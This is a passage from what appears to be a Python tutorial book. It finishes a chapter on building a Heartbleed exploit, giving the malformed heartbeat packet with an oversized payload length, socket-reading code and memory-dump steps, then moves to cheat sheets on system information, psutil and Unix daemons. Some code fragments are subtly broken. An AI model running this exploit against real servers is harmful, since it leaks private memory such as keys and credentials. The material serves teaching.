L	unsigned long	integer	4
q	long long	integer	8
Q	unsigned long	long integer	8
n	ssize_t	integer	
N	size_t	integer	
e	binary16	float	2
f	float	float	4
d	double	float	8
s	char[]	bytes	
p	char[]	bytes	
P	void *	integer	

Because we are unpacking data, we also need to be aware of the data endian. Endianness is the sequential order that bytes are arranged when stored in memory or when transmitted over digital links. In computing, there are two competing representations - big-endian and little-endian.


A good analogy I found on Stack Overflow explained endianness like this:

"*Consider they way I communicate with you. My native language might be Spanish and who knows what goes on in my brain. Internally, I might represent the number three as "tres" or some weird pattern of neurons. Who knows? But when I communicate with you, I must represent the number three as "3" or "three" because that's the protocol* *you and I have agreed to, the English language. So unless I'm a terrible English speaker, how I internally store the number three won't affect my communication with you.*"


- David Schwartz on C/C++ Endianness and TCP sockets

This is the same way you should look at what we are doing with endians now, we are receiving that information and meaningfully storing in within our brain!

Little Endian



Big Endian



Of course there is more to endianness than just “lol its things in different orders” however, for now all you need to know is: 1. endianness is important and 2. when unpacking the data from the server, we want to use big-endian.

When specifying the byte-order, size, or alignment in Python there are a number of characters we can use to specify this. By default, the representation is done in the machines native format and byte order, however this is sometimes undesirable and so by using the first character of our format string can be used to indicate the byte order, size and alignment of the packed data.

Format	Byte Order
@	native
=	native
<	little-endian
>	big-endian
!	network (= big-endian)

So, when we unpack the `handshake_response` we need to know what we are unpacking that way we can specify what each type is. If you recall the SSL/TLS Handshake Overview earlier, you will note that the server will send a similar hello. In C these would be made up of an unsigned char (1 byte), and two unsigned shorts (2 bytes each) all of which are represented as `ints` in Python. This would make our unpack format `>BHH`.

Our full command would look something like:

```
>>> (content_type, version, length) = struct.unpack('>BHH', handshake_response)
```

Previously we used, `recv()` to fetch a number of bytes from the network buffer in the operating system’s queue, however, now we want to fetch all bytes in the buffer. Python doesn’t have this feature; however, a number of people have tried to add it in the past. So we are going to create our own!

```
def recvall(sock, count):
buf = b''
```

(continues on next page)

(continued from previous page)

```
while count:
    new_buffer = sock.recv(count)
    if not new_buffer: return None
    buf += new_buffer
    count -= len(new_buffer)
return buf
```

The TCP stream affords us some luxury in that we know the bytes of data will not arrive out of order and be send no more than once. However, we don't know how much data we should expect to receive or how it will be sent, that is will it be sent in 4 x 10-byte packets or sent all at once? To solve this, we can use a `while` loop.

The way this implementation works is based on the length (passed in via `count`) it will attempt to retrieve information from the socket until the count is zero, or there is no information in the buffer. While this is not the most eloquent way of writing a `recvall` function it works for our purposes.

Now that we have a function that allows us to recall the remaining information in the buffer, we can put this to good use fetching the remining parts of the handshake from the network buffer:

```
handshake_response = recvall(socks, length)
```

To help with understanding what is going on, now is as good a time as any to add a print statement or logging entry to print the content type, version, and length. If you want to provide more verbose information such as what each value means we have included a number of helpful cross-references below:

Record Type

Type	Decimal	Hexadecimal
Handshake	22	0x16
Change Cipher Spec	20	0x14
Alert	21	0x15
Application Data	23	0x17

Handshake Records

Type	Decimal	Hexadecimal
Hello Request	0	0x00
Client Hello	1	0x01
Server Hello	2	0x02
Certificate	11	0x0B
Server Key Exchange	12	0x0C
Certificate Request	13	0x0D
Server Hello Done	14	0x0E
Certificate Verify	15	0x0F
Client Key Exchange	16	0x10
Finished	20	0x14
Heartbeat	24	0x18

SSL/TLS Version

Type	Hexadecimal
TLSv2	0x0002
SSLv3	0x0300
TLSv1.0	0x0301
TLSv1.1	0x0302
TLSv1.2	0x0303
TLSv1.3	0x0304

Now need to inspect the content type we received from the server, specifically, we want to make sure our content type is a handshake, **and** the first byte of the handshake we got from our `recvall` function is `0x0E` or `Server Handshake Done`.

The first step we need take, is getting the first character from the handshake returned by `recvall` and finding a way to convert it to a hexadecimal value. It sounds complicated, but Python has made this a relatively painful process using the `hex()` function.

But how do we get the first character of the handshake? Strings in Python can *sort of* be accessed like lists, meaning that if we want the first character we can can simply use `mystring[0]`. It means that we can access any character in the string if we know the index. Therefore, we can write something like:

```
record_type = hand[0]
record_ordinal = hex(record_type)
```

To put it more succinctly:

```
record_ordinal = hex(hand[0])
```

Now that we have the ordinal of the first character, we can check that out content type and record type match what we need to continue with exploiting Heartbleed.

There are several ways we can test multiple conditions, while some people may pick to nest `if` statements a more compact way is using a logical operator.

Operator	Description	Example
Logical `and`	If both `a` and `b` are `True` or non-zero, the condition is `True`	`a = 10, b = 20, a and b` would return `True`
Logical `or`	If either of the two variables are `True` or non-zero, the condition is `True`	`a = False, b = True, a or b` would return `True`
Logical `not`	Used to reverse the logical state of `and` and `or`	`a = 10, b = 20, not a and b` would return `False`

Keeping our logical operators in mind we are looking for two conditions to be `True` at the same: `if content_type == 22` and that our `record_ordinal` equals `0x0E`:

```
record_ordinal = hex(hand[0])
if content_type == 22 and record_ordinal == 0xe:
```

For a more compact version, we can directly test the result of `hex(hand[0])`:

```
if content_type == 22 and hex(hand[0]) == 0xe:
```

Warning: One thing that often still catches me off guard is letter case. It is important to check the case the function returns and to normalise it to ensure validation works as expected.

Now that we know the handshake is complete, we can move onto exploiting the server, so we want to `break` the `while True` loop.

The `break` statement allows you to break out of the innermost enclosing `for` or `while` loop. Loops can also have an `else` clause that allows us to run some action after the loop terminates due to exhaustion of the list rather than when you specifically `break`.

```
for animal in animals:
    if animal == "duck":
        break
```

`continue` on the other hand continues with the next iteration of the loop, which can be helpful if you are looking for particular qualities for example even and odd numbers.

```
for animal in animals:
    if animal == "duck":
        print("Quack Quack! We found the duck!")
        break
    elif animal == "llama":
        print("*llama noises* We found the llama!")
        continue
    else:
        print(f"Unknown animal: {animal}")
```

Another important flow control statement is the `pass` statement which does nothing. It can be used when a statement is syntactically required but no action should be taken, for example as a place-holder for functional or conditional bodies that have not yet been populated.

```
for animal in animals:
    if animal == "duck":
        print("Quack Quack! We found the duck!")
        break
    elif animal == "llama":
        print("*llama noises* We found the llama!")
        continue
else:
    print("What sort of farm is this? A duck and llama farm!")
```

You should now have something like:

```
if content_type == 22 and hex(hand[0]) == 0x0E:
    break
```

You will now want to include a heartbeat packet in the same way you included the original `hello` message, either with a file or a global variable you can use.

A heartbeat packet looks like:

```
18 03 02 00 03
01 40 00
```

Value	Description
`18`	Indicates a heartbeat record
`03 02`	The SSL/TLS version
`00 03`	Length of the packet
`01`	Heartbeat request
`40 00`	Payload length should be 16, 384 bytes as specified by **RFC 6520**

So now is where we begin to write the code that will actively exploit Heartbleed. The first thing you will want to do is create a new function that takes the socket you previously created.

The first thing we want to do is using the socket we pass in, send the heartbeat payload we just created. This can be done in the same way that we sent the original client hello using the `socks.send()` function.

You might get a bit of deja vu from the next part, as we use the `socks.recv(5)` to pull the first five bytes from the network buffer. The difference being before we unpack the content (in the same way we did last time) we will check if it not `None`. If it is, you should add some logging at the appropriate level to let the user know and either terminate the application, or if you are extending it to add support for multiple domains and ports, to return and move onto the next combination.

If the value is not `None` it means we can move on to unpacking the contents, in the exact same way we did before!

From here he will be doing several relatively simple checks against the contents we received as well as other information provided by the server. Using the knowledge of content types, and sockets you will want to write code that accomplishes the following:

- Checks that the content type is not `None` and if it is, handle either returning or terminating
- Retrieve the remaining content from the network buffer using the `recvall()` function and check that the content does not equal `None`
- Check the content type is that of a heartbeat and if it is dump the contents (dumping the contents is covered in the next section so use the appropriate flow control call to handle this)
- Check the content type is that of an alert and if it is dump the contents (dumping the contents is covered in the next section so use the appropriate flow control call to handle this)
- Check the length of the response returned against the length specified in our heartbeat call (hexadecimal: `00 03`).

Dumping the contents of the payload is the last thing you need to do for this exploit to be successful. You should always provide a dump of the information whether the exploit is successful or not as it can provide useful information such as why the exploit may have failed, or just as proof that the exploit was successful.

There is conveniently a Python library that can convert our sockets hexadecimal information into a "pretty printed" version for you. It can be installed using `pipenv install hexdump`.

The usage is also straight forward, where `s` is our `socket` object:

```
>>> dump(s, size=2, sep='-')
02-46
>>> dump(s, size=2, sep=' ')
02 46
>>> dump(s, size=4, sep=' ')
0246
```

The `size` variable determines specifies length of text chunks while the `sep` determines what is used to represent the divider between each chunk. When dumping network information, we traditionally use a `size` of two, with a space `sep`.

You can now start testing your code against vulnerable servers! A useful resource for debugging potential issues is **RFC 5246** the TLS (Transport Layer Security) documentation - specifically Appendix A.3 which covers Alert Messages.

7.4 Further Reading

- Heartbleed website.
- Socket Programming in Python.
- socket — Low-level networking interface.
- Socket Programming HOWTO.
- RECV(2) - Linux Programmer's Manual.
- struct — Interpret bytes as packed binary data.
- Sockets Are Byte Streams, Not Message Streams (Blog Post).
- Socket.recv – Three Ways To Turn It Into Recvall (python Recipe).
- Python Built-In Functions.
- More Control Flow Tools.
- RFC 5246 The Transport Layer Security (TLS) Protocol - Version 1.2.

CHAPTER

EIGHT

GATHERING SYSTEM LEVEL INFORMATION CHEAT SHEET

For various reasons when writing applications you will want to gather system level information, it may to be to fingerprint, it may be to produce output that tells you which systems you application is having issues with. In this section we will cover a number of helpful Python functions you can use for gathering system level information.

8.1 Operating System and Version

`platform.machine()` Returns the machine type, e.g. `i386`. An empty string is returned if the value cannot be determined.

```
>>> import platform
>>> platform.machine()
'x86_64'
```

`platform.node()` Returns the computer's network name. An empty string is returned if the value cannot be determined.

Warning: The network name may not be fully qualified!

```
>>> import platform
>>> platform.node()
'salem'
```

`platform.processor()` Returns the (real) processor name, e.g. `'amdk6'`. An empty string is returned if the value cannot be determined.

```
>>> import platform
>>> platform.processor()
''
```

`platform.python_build()` Returns a tuple `(buildno, builddate)` stating the Python build number and date as strings.

```
>>> import platform
>>> platform.python_build()
('default', 'Jan 22 2019 21:57:15')
```

`platform.python_compiler()` Returns a string identifying the compiler used for compiling Python.

```
>>> import platform
>>> platform.python_compiler()
'GCC 6.3.0 20170516'
```

platform.python_version() Returns the Python version as string `'major.minor.patchlevel'`.

```
>>> import platform
>>> platform.python_version()
'3.7.1'
```

platform.system() Returns the system/OS name, e.g. `'Linux'`, `'Windows'`, or `'Java'`. An empty string is returned if the value cannot be determined.

```
>>> import platform
>>> platform.system()
'Linux'
```

platform.uname() Fairly portable uname interface. Returns a `namedtuple()` containing six attributes: `system`, `node`, `release`, `version`, `machine`, and `processor`.

```
>>> import platform
>>> platform.uname()
uname_result(system='Linux', node='salem', release='4.9.0-8-amd64', version='#1␣
↪SMP Debian 4.9.144-3.1 (2019-02-19)', machine='x86_64', processor='')
```

8.2 Networking

Caution: Some behavior may be platform dependent, since calls are made to the operating system socket APIs.

socket.getfqdn([name]) Return a fully qualified domain name for name. If name is omitted or empty, it is interpreted as the local host.

```
>>> import socket
>>> socket.getfqdn("8.8.8.8")
'google-public-dns-a.google.com'
```

socket.gethostbyname(hostname) Translate a host name to IPv4 address format. The IPv4 address is returned as a string, such as '100.50.200.5'. If the host name is an IPv4 address itself it is returned unchanged.

```
>>> import socket
>>> socket.gethostbyname("google.com")
'216.58.199.78'
```

socket.gethostname() Return a string containing the hostname of the machine where the Python interpreter is currently executing.

Warning: `gethostname()` doesn't always return the FQDN (Fully Qualified Domain Name); if a FQDN is required use `socket.getfqdn()`.

```
>>> import socket
>>> socket.gethostname()
'salem'
```

socket.gethostbyaddr(ip_address) Return a tuple `(hostname, aliaslist, ipaddrlist)` where hostname is the primary host name responding to the given IP address, `aliaslist` is a list of alternative host names for the same address, and `ipaddrlist` is a list of IP v4/v6 addresses for the same interface on the same host.

```
>>> import socket
>>> socket.gethostbyaddr("8.8.8.8")
('google-public-dns-a.google.com', [], ['8.8.8.8'])
```

socket.getservbyname(servicename[, protocolname]) Translate an Internet service name and protocol name to a port number for that service.

If the protocol name is given this should be `tcp` or `udp` otherwise will match on any protocol.

```
>>> import socket
>>> socket.getservbyname("gopher", 'tcp')
70
>>> socket.getservbyname("pop3")
110
```

socket.getservbyport(port[, protocolname]) Translate an Internet port number and protocol name to a service name for that service.

If the protocol name is given this should be `tcp` or `udp` otherwise will match on any protocol.

```
>>> import socket
>>> socket.getservbyport(70)
'gopher'
>>> socket.getservbyport(70, 'udp')
Traceback (most recent call last):
  File "<input>", line 1, in <module>
OSError: port/proto not found
```

8.3 Operating System Interfaces

os.getgid() Return the effective group id of the current process. This corresponds to the “set id” bit on the file being executed in the current process.

Only available on UNIX (and Mac OS X).

```
>>> import os
>>> os.getgid()
1000
```

os.getuid() Return the current process’s real user id.

Only available on UNIX (and Mac OS X).

```
>>> import os
>>> os.getuid()
1000
```

os.getgid() Return the real group id of the current process.

Only available on UNIX (and Mac OS X).

```
>>> import os
>>> os.getgid()
1000
```

os.getgrouplist() Return list of group ids that user belongs to. If group is not in the list, it is included; typically, group is specified as the group ID field from the password record for user.

Only available on UNIX (and Mac OS X).

```
>>> import os
>>> os.getgrouplist('alzion', 1)
[1, 24, 25, 27, 29, 30, 44, 46, 108, 113, 114]
```

os.getlogin() Return the name of the user logged in on the controlling terminal of the process.

Only available on UNIX (and Mac OS X) and Windows.

```
>>> import os
>>> os.getlogin()
'alzion'
```

8.4 Pathname Manipulation

The built-in `os.path` module has a number of useful function for manipulating, and finding pathname information.

Tip: Python does not do any automatic path expansions, so you will have to do this yourself.

os.path.abspath(path) Returns an absolute version of the pathname path.

```
>>> import os
>>> os.path.abspath('.')
'/Users/rebecca/tmp/pythoncharmingforbeginners'
>>>  os.path.abspath('Images')
'/Users/rebecca/tmp/pythoncharmingforbeginners/Images'
```

os.path.exists(path) Returns `True` if the path refers to an existing path or an open file. Returns `False` for broken symbolic links. On some platforms if you do not have permission to execute `oz.stat()` on the file, it will return `False` even if the path physically exists.

```
>>> import os
>>> os.path.exists('/build/html')
False
>>> os.path.exists('./build/html')
True
```

os.path.expanduser(path) When using relative paths, returns the initial ~ with the users home directory.

On UNIX the initial ~ is replaced by the `HOME` environment variable if it is set, otherwise the current user's home directory is looked up in the password directory though the `pwd` module.

On Windows `HOME` and `USERPROFILE` will be used if set, otherwise a combination of `HOMEPATH` and `HOMEDRIVE` will be used.

```
>>> import os
>>> os.path.expanduser('~')
'/Users/rebecca'
>>> os.path.expanduser('~/tmp/pythoncharmingforbeginners')
'/Users/rebecca/tmp/pythoncharmingforbeginners'
```

`os.path.getatime(path)` Return the time of last access of path. The return value is a number representing the number of seconds since EPOCH (e.g. `1551832874`)

Tip: EPOCH is also known as POSIX time or UNIX Epoch time and is a system used for describing a point in time, it is the number of second that have elapsed since 00:00:00 Thursday, 1 January 1970 (UTC) minus leap seconds.

Raises an `OSError` if the file does not exist or is inaccessible.

```
>>> import os
>>> os.path.getatime('.')
1551834369.9661243
>>> os.path.getatime('./build/html')
1551832462.8749728
```

`os.path.getmtime(path)` Return the time of last modified of path. The return value is a number representing the number of seconds since EPOCH (e.g. `1551832874`)

Raises an `OSError` if the file does not exist or is inaccessible.

```
>>> import os
>>> os.path.getatime('.')
1551834369.9661243
>>> os.path.getatime('./build/html')
1551832462.8749728
```

`os.path.getsize(path)` Returns the size of a path in bytes. Raises an `OSError` if the file does not exist or is inaccessible.

```
>>> import os
>>> os.path.getsize('.')
320
>>> os.path.getsize('./build/html')
800
```

`os.path.isabs(path)` Returns `True` if path is an absolute pathname. On Unix, this means it begins with a slash, on Windows it begins with a (back)slash after chopping off a potential drive letter.

```
>>> import os
>>> os.path.isabs('.')
False
>>> os.path.isabs('/home/alzion/sauce/pythoncharmingforbeginners')
True
```

`os.path.isfile(path)` Returns `True` if path is an existing regular file.

```
>>> import os
>>> os.path.isfile('.')
False
```

(continues on next page)

(continued from previous page)

```
>>> os.path.isfile('/home/alzion/sauce/pythoncharmingforbeginners/Pipfile')
True
```

os.path.isdir(path) Returns `True` if path is an existing directory.

```
>>> import os
>>> os.path.isdir('.')
True
>>> os.path.isdir('/home/alzion/sauce/pythoncharmingforbeginners/Pipfile')
False
```

os.path.ismount(path) Returns `True` if pathname path is a mount point: a point in a file system where a different file system has been mounted.

Warning: There is currently a bug open for Python 3.7 and 3.8 as "`os.path.ismount()` always returns false for mount –bind on same filesystem" that is currently being reviewed. For more information see Issue 29707.

8.5 psutil

`psutil` (process and system utilities) is a third-party cross-platform library for retrieving information on running processes and system utilization (CPU, memory, disks, network, sensors) in Python. It implements a number of UNIX based command line tools and works on Linux, Windows, Mac OS X, FreeBSD, OpenBSD, NetBSD, Sun Solaris and AIX.

It can be installed using `pipenv install psutil` on Python 2.7+.

psutil.pids() Return a sorted list of current running PIDs. To iterate over all processes and avoid race conditions `process_iter()` should be preferred.

```
>>> import psutil
>>> psutil.pids()
[0, 1, 40, 41, 44, 45, 46, 48, 51, 52, 54, 55, 58, 59, 65, 66, 67, 70, 71, 75, 76,
↪ 77, 78, 79, 80, 81, 82, 84, 86, 87, 89, 91, 93, 94, 95, 96, 98, 100, 101, 102,␣
↪103, 104, 107, 109, 114, 115, 125, 148, 162, 164, 173, 175, 176, 177, 178, 179,␣
↪186, 192, 193, 197, 199, 200, 201, 202, 203, 204, 206, 207, 208, 209, 210, 211,␣
↪212, 213, 215, 216, 217, 218, 219, 224, 228, 229, 230, 231, 232, 233, 236, 238,␣
↪239, 240, 241, 242, 250, 251, 253, 254, 259, 263, 264, 265, 268, 271, 272, 274,␣
↪276, 277, 278, 279, 280, 281, 282, 284, 286, 287, 288, 289, 290, 291, 292, 293,␣
↪296, 297, 298, 303, 304, 305, 306, 307, 308, 311, 314, 315, 316, 319, 320, 321,␣
↪322, 323, 324, 325, 326, 327, 328, 329, 330, 331, 332, 333, 334, 335, 336, 337,␣
↪338, 339, 340, 341, 342, 343, 344, 345, 346, 347, 348, 349, 350, 351, 352, 353,␣
↪354, 355, 356, 357, 359, 361, 363, 364, 365, 366, 367, 370, 372, 373, 374, 375,␣
↪377, 378, 379, 380, 381, 382, 384, 385, 389, 392, 393, 394, 397, 398, 400, 401,␣
↪405, 406, 407, 409, 411, 412, 415, 416, 417, 421, 423, 425, 426, 427, 428, 429,␣
↪430, 431, 432, 434, 435, 448, 450, 451, 462, 463, 464, 465, 466, 469, 479, 480,␣
↪481, 483, 484, 485, 489, 495, 497, 555, 557, 562, 565, 567, 568, 641, 642, 653,␣
↪656, 662, 665, 666, 673, 674, 675, 676, 689, 690, 691, 694, 695, 697, 699, 700,␣
↪701, 705, 708, 709, 711, 712, 719, 727, 729, 730, 731, 732, 733, 735, 737, 738,␣
↪739, 740, 744, 745, 746, 747, 750, 751, 752, 755, 756, 757, 758, 762, 763, 835,␣
↪838, 839, 842, 844, 872, 918, 1074, 1080, 1081, 1082, 1083, 1113, 1126, 1128,␣
↪1135, 1146, 1149, 1150, 1161, 1163, 1164, 1165, 1237, 1281, 1283, 1284, 1286,␣
↪1289, 1290, 1293, 1350, 1351, 1396, 1416, 1439, 1461, 1467, 1471, 1472, 1473,␣
↪1474, 1475, 1477, 1481, 1506, 1511, 1512, 1514, 1584, 1593, 1662, 1664, 1666,␣
↪1667, 1671, 1673, 1690, 1710, 1775, 1928, 2112, 2117, 2118, 2119, 2125, 2126,␣
↪2127, 2128, 2163, 2164, 2165, 2166, 2167, 2168, 2171, 2176, 2183, 2184, 2185,␣
↪2188, 2190, 2218, 2219]
```

(continues on next page)

(continued from previous page)

```
```

psutil.pid_exists(pid) Check whether the given PID exists in the current process list.

```
>>> import psutil
>>> psutil.pid_exists(415)
True
>>> psutil.pid_exists(20)
False
```

psutil.Process(pid=None) Represents an OS process with the given pid. If pid is omitted current process pid (`os.getpid`) is used.

```
>>> process = psutil.Process(740)
```

psutil.Process(pid=None).name() The process name. On Windows the return value is cached after first call. Not on POSIX because the process name may change.

```
>>> process = psutil.Process(740)
>>> process.name()
'Brave Browser Helper'
```

psutil.Process().environ() The environment variables of the process as a dict.

Caution: May not reflect changes made after the process has started.

```
>>> import psutil
>>> psutil.Process().environ()
{'PATH': '/Users/rebecca/.virtualenvs/heartbleed-NDBE3uzQ/bin:/Library/Frameworks/
↪Python.framework/Versions/3.7/bin:/Library/Frameworks/Python.framework/Versions/
↪3.5/bin:/Library/Frameworks/Python.framework/Versions/3.5/bin:/Users/rebecca/.
↪rbenv/shims:/Library/Frameworks/Python.framework/Versions/3.6/bin:/usr/local/
↪opt/sqlite/bin:/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin:/Applications/
↪VMware Fusion.app/Contents/Public:/Library/TeX/texbin:/opt/X11/bin:/
↪Applications/Wireshark.app/Contents/MacOS', 'WORKON_HOME': '/Users/rebecca/.
↪virtualenvs', 'VIRTUALENVWRAPPER_PYTHON': '/usr/local/bin/python3', 'TERM':
↪'xterm-color', 'RBENV_SHELL': 'bash', 'PS1': '(heartbleed) ',
↪'VIRTUALENVWRAPPER_SCRIPT': '/usr/local/bin/virtualenvwrapper.sh', 'PYDEVD_LOAD_
↪VALUES_ASYNC': 'True', 'DISPLAY': '/private/tmp/com.apple.launchd.8WMuE7EHzQ/
↪org.macosforge.xquartz:0', 'VERSIONER_PYTHON_VERSION': '2.7',
↪'VIRTUALENVWRAPPER_WORKON_CD': '1', 'LOGNAME': 'rebecca', 'XPC_SERVICE_NAME':
↪'com.jetbrains.pycharm.21084', 'PYCHARM_HOSTED': '1', 'PYTHONPATH': '/Volumes/
↪0X00/python/heartbleed:/Applications/PyCharm CE.app/Contents/helpers/third_
↪party/thriftpy:/Applications/PyCharm CE.app/Contents/helpers/pydev', 'SHELL': '/
↪bin/bash', 'PYTHONIOENCODING': 'UTF-8', 'VERSIONER_PYTHON_PREFER_32_BIT': 'no',
↪'USER': 'rebecca', 'VIRTUALENVWRAPPER_HOOK_DIR': '/Users/rebecca/.virtualenvs',
↪'VIRTUALENVWRAPPER_VIRTUALENV': '/usr/local/bin/virtualenv', 'IPYTHONENABLE':
↪'True', 'TMPDIR': '/var/folders/3m/bs8_9h9970x4sl1966hfksxc0000gn/T/', 'SSH_
↪AUTH_SOCK': '/private/tmp/com.apple.launchd.jb1TywbXEj/Listeners', 'VIRTUAL_ENV
↪': '/Users/rebecca/.virtualenvs/heartbleed-NDBE3uzQ', 'XPC_FLAGS': '0x0',
↪'PYTHONUNBUFFERED': '1', 'VIRTUALENVWRAPPER_PROJECT_FILENAME': '.project',
↪'PROJECT_HOME': '/Users/rebecca/sauce', '__CF_USER_TEXT_ENCODING':
↪'0x1F5:0x0:0xF', 'Apple_PubSub_Socket_Render': '/private/tmp/com.apple.launchd.
↪cEaOcdXuXU/Render', 'LC_CTYPE': 'en_AU.UTF-8', 'HOME': '/Users/rebecca'}
```

psutil.Process().environ() The process current working directory as an absolute path.

```
>>> psutil.Process().cwd()
'/Volumes/0X00/python/heartbleed'
```

psutil.cpu_count()

Returns the number of CPU's a PC has available

```
>>> import psutil
>>> psutil.cpu_count()
4
```

psutil.disk_partitions() Return all mounted disk partitions as a list of named tuples including device, mount point and filesystem type. There is an optional `all` argument that when set to `False` will try to distinguish physical devices such as hard-drives, cd-roms, USB devices from memory partitions.

```
>>> import psutil
>>> psutil.disk_partitions(all=False)
[sdiskpart(device='/dev/disk1s1', mountpoint='/', fstype='apfs', opts='rw,local,
↪rootfs,dovolfs,journaled,multilabel'), sdiskpart(device='/dev/disk1s4',␣
↪mountpoint='/private/var/vm', fstype='apfs', opts='rw,noexec,local,dovolfs,
↪dontbrowse,journaled,multilabel,noatime'), sdiskpart(device='/dev/disk2s1',␣
↪mountpoint='/Volumes/0X00', fstype='exfat', opts='rw,nosuid,local,ignore-
↪ownership')]
>>> psutil.disk_partitions(all=False)
[sdiskpart(device='/dev/disk1s1', mountpoint='/', fstype='apfs', opts='rw,local,
↪rootfs,dovolfs,journaled,multilabel'), sdiskpart(device='/dev/disk1s4',␣
↪mountpoint='/private/var/vm', fstype='apfs', opts='rw,noexec,local,dovolfs,
↪dontbrowse,journaled,multilabel,noatime'), sdiskpart(device='/dev/disk2s1',␣
↪mountpoint='/Volumes/0X00', fstype='exfat', opts='rw,nosuid,local,ignore-
↪ownership')]
```

psutil.Popen(*args, **kwargs) A more convenient interface to built-in `subprocess.Popen`

```
>>> import psutil
>>> from subprocess import PIPE
>>> p = psutil.Popen(["/usr/bin/python", "-c", "print('hello')"], stdout=PIPE)
>>> p.name()
'Python'
>>> p.username()
'rebecca'
>>> p.communicate()
(b'hello\n', None)
```

`psutil.Popen` also work as context managers (`with` supported) meaning that on exit file descriptors are closed and the process is waited for meaning a cleaner shut down:

```
>>> import psutil
>>> import subprocess
>>> with psutil.Popen(["ifconfig"], stdout=subprocess.PIPE) as proc:
>>>     log.write(proc.stdout.read())
```

8.5.1 A Recipe for Finding a Process by Name

```python
import psutil

def find_procs_by_name(name: str):
    ls = []
    for process in psutil.process_iter(attrs=['name']):
        if process.info['name'] == name:
            ls.append(process)
    return ls
```

8.6 A Recipe for IP GeoLocation

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__version__ = "0.0.0"

import json
import urllib3
import argparse


def build_argument_parser():
    parser = argparse.ArgumentParser(description=f"""











Version: {__version__}
""", formatter_class=argparse.RawTextHelpFormatter)
    parser.add_argument(dest="ip_address",
                        help="the IP address you wish to find the location of")
    return parser.parse_args()


def main(arguments: argparse.Namespace):
    http = urllib3.PoolManager()
    response = http.request('GET', f"http://ip-api.com/"
    f"json/{arguments.ip_address}")

    data = json.loads(response.data.decode("utf-8"))
    print(f"The host {arguments.ip_address} resides "
          f"in {data['country']} ({data['lat']}, {data['lon']}).")


if __name__ == "__main__":
    args = build_argument_parser()
    main(args)
```

- platform — Access to underlying platform’s identifying data.

- os — Miscellaneous operating system interfaces.
- os.path — Common pathname manipulations.
- psutil documentation.

CHAPTER

NINE

CONTACTING THE UNIX DAEMONS OF OLD

Daemons is a type of program on UNIX-based systems that run unobtrusively in the background unlike most applications you may be used to where you are in direct control. On Windows these types of programs are often called services however the concept is relatively the same, however it's important to note that while services can be daemons, not all services are daemons - a user application with a graphical user interface could have a service built into it (something often seen is file sharing applications).

Important: Mac OS X is a UNIC based system and uses daemons, while the term service is used for software that performs a function selected from the services menu.

In UNIX daemons are usually started as a process. A process is a running instance of a program. Processes are run by the kernel (the core of the operating system) which assigned a unique PID (Process Identification Number).

So a daemon is created when it's parent process is terminated and the daemon is assigned a PID of one as it has no parent process and no controlling terminal – however, when speaking more generally a daemons can be any background process whether it is a child of another process or not.

There are generally a number of steps that need to be taken by a computer to turn a process into a daemon which we will be covering here, but don't worry this isn't daemon making one-o-one, I'll leave teaching that to the more advanced witches and wizards.

1. (Optional) Remove unnecessary variables from the environment - variables not passed when the daemon is started are often lost to the ether as the child process has no context of what the parent was doing
2. Execute as a background task by forking (breaking off) and exiting in the parent half of the fork. This allows the daemons parent to receive exit notifications and run like normal
3. Detach from the session that invoked the daemon
    a. Dissociating from the controlling TTY (Text Terminals)
    b. Create a new session and become the leader of that session
    c. Become a process group leader
4. If the daemon wants to ensure that it won't acquire a new controlling TTY even by accident the daemon may fork and exit again.
5. Set the root directory `/` as the current working directory so the process does not keep any directory in use that may be on a mounted file system – this allows the computer to continue normal operation and allow unmounting of the file system
6. Change the `umask` to 0 - this allows `open()`, `creat()` and other operating system calls to specify their own permissions and not depend on those provided by the parent
7. Close all files opened by the parent, this may include file descriptors, standard streams (`stdin`, `stdout` and `stderr`). Any files required by the daemon can be opened later, or passed in

8. Using a logfile, the console, or `/dev/null` as `stdin`, `stdout`, and `stderr`.

Further to this, you will often hear people talk about what makes a "well-behaved" daemon, and let me tell you it generally means it stays in the circle you summoned it in without needing to bring out the table salt.

9.1 Using `system.d`

`systemd` is a UNIX based software suite that provides the fundamental building blocks for Linux. It includes a System and Service Manager as well as an `init` system that can be used to bootstrap user space, and manage user processes. `systemd` aims to unify service configuration and behavior across Linux distributions.

Important: `systemd` often makes daemonising applications a thing of the past, however it's important to consider who is using your application and whether they are using `systemd`.

Once you have your Python application ready to go you will want to create a service file for `systemd`. This will need the `.service` extension and it should be saved in `/lib/systemd/system/` (this will require `sudo`).

```
vim /lib/systemd/system/myapplication.service
```

You will want to add the following content to the file. Ensure you change the script filename and location as well as the description.

```
[Unit]
Description=Dummy Service
After=multi-user.target
Conflicts=getty@tty1.service

[Service]
Type=simple
